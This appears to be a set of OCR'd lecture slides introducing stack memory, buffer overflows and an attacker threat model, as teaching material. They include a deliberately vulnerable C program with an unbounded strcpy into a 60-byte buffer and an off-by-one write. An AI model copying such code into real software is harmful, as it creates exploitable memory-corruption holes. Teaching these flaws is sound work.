




Stack high
Args to print
Return address
Previous frame ptr
Local vars for print
0

Review of Software Abstration

1. Running programs exist in memory (RAM)
2. Code is in process memory
   - CPU keeps track of current instruction in the IP register
3. Data memory is structured as a stack of frames
   - Each function invocation adds a frame to the stack
   - Each frame contains
     - Local variables that are in scope
     - Saved IP to return to

Fun Fact

What is a stack overflow?

Fun Fact

What is a stack overflow?

Memory is finite

- If recursion goes too deep, memory is exhausted
- Program crashes
- Called a stack overflow

Buffer Overflows

A Vulnerable Program

Smashing the Stack

Shellcode

NOP Sleds

Memory Corruption

Programs often contain bugs that corrupt stack memory

Usually, this just causes a program crash

- The infamous “segmentation” or “page” fault

To an attacker, every bug is an opportunity

- Try to modify program data in very specific ways

Vulnerability stems from several factors

- Low-level languages are not memory-safe
- Control information is stored inline with user data on the stack

Threat Model

Attacker’s goal:

System’s goal:

Attacker’s capability: submit arbitrary input to the program

- Environment variables
- Command line parameters
- Contents of files
- Network data
- Etc.

Threat Model

Attacker’s goal:


- Inject malicious code into a program and execute it
- Gain all privileges and capabilities of the target program (e.g. setuid)

System’s goal: prevent code injection

- Integrity – program should execute faithfully, as programmer intended
- Crashes should be handled gracefully

Attacker’s capability: submit arbitrary input to the program

- Environment variables
- Command line parameters
- Contents of files
- Network data
- Etc.


Physical Memory
4 GB
OS
0
Virtual Memory Process 1
4 GB
Chrome believes it is the only thing in memory
Bob
0
Virtual Memory Process 2
4 GB
VS believes it is the only thing in memory
Alice
0

```
void dowork(char *str) {
        char buf[60];
        strcpy(buf,str);
        buf[60] = 0;
        printf("%s\n",buf);
}

void main(int argc, char* argv[]) {
        if (argc!=2) {
                printf("Need an arg");
                exit(1);
        }

        dowork(argv[1]);
}
```

Goal is to attack
a program like this one.
(2 common errors)

A Vulnerable Program

```
void print(string s) {
  // only holds 60 characters, max
  string buffer[60];
  strcpy(buffer, s);
  puts(buffer);
}

void main(integer argc, strings argv)
{
  for (; argc > 0; argc = argc – 1) {
    print(argv[argc]);
  }
}
```

A Vulnerable Program

```
0: void print(string s) {
     // only holds 60 characters, max
     string buffer[60];
1:   strcpy(buffer, s);
2:   puts(buffer);
3: }

4: void main(integer argc, strings argv)
   {
5:   for (; argc > 0; argc = argc – 1) {
6:     print(argv[argc]);
7:   }
8: }
```

Copy the given string s into the new buffer

Print the buffer to the console

A Vulnerable Program

```
void print(string s) {
  // only holds 60 characters, max
  string buffer[60];
  strcpy(buffer, s);
  puts(buffer);
}

